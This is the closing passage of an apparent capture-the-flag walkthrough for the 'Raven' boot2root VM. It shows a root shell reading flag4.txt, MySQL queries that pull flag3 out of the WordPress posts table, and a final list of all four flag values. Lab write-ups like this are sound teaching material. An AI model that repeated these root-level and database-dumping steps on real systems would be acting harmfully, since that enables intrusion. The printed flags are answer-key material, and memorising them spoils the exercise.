root@Raven:/var/www/html/wordpress# id
uid=0(root) gid=0(root) groups=0(root)
root@Raven:/var/www/html/wordpress# cd /root/
root@Raven:~# ls
flag4.txt
root@Raven:~# cat flag4.txt
------
| ___ \
| |_/ /__ ___   ____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@Raven:~#
```

We have founded 3 flag till now one flag <flag3> is missing so I scroll the database to find the third flag.

Command: use wordpress;

Show tables;

Select * from wp_posts;

```
                                                        | flag4        |              | inherit     | closed
    |              | 4-revision-v1 |         |        | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |
 4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ |          0 | revision  |              |
|  7 |           2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

```
                                                        | flag3        |              | inherit     | closed
    |              | 4-revision-v1 |         |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |
 4 | http://raven.local/wordpress/index.php/2018/08/13/4-revision-v1/ |          0 | revision  |              |
+----+-------------+---------------------+---------------------+-----------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------+--------------+--------------+-------------+------------
----+---------------+---------------+---------+--------+---------------------+---------------------+--------------------
---+-------------------------------------------------------------+------------+-----------+---------------+-------
5 rows in set (0.00 sec)

mysql>
```

We have found all the flag.

Reporting all the flag.

flag2{fc3fd58dcdad9ab23faca6e9a36e581c}

flag1{b9bbcb33e11b80be759c4e844862482d}

flag4{715dea6c055b9fe3337544932f2941ce}

flag3{afc01ab56b50591e7dccf93122770cd2}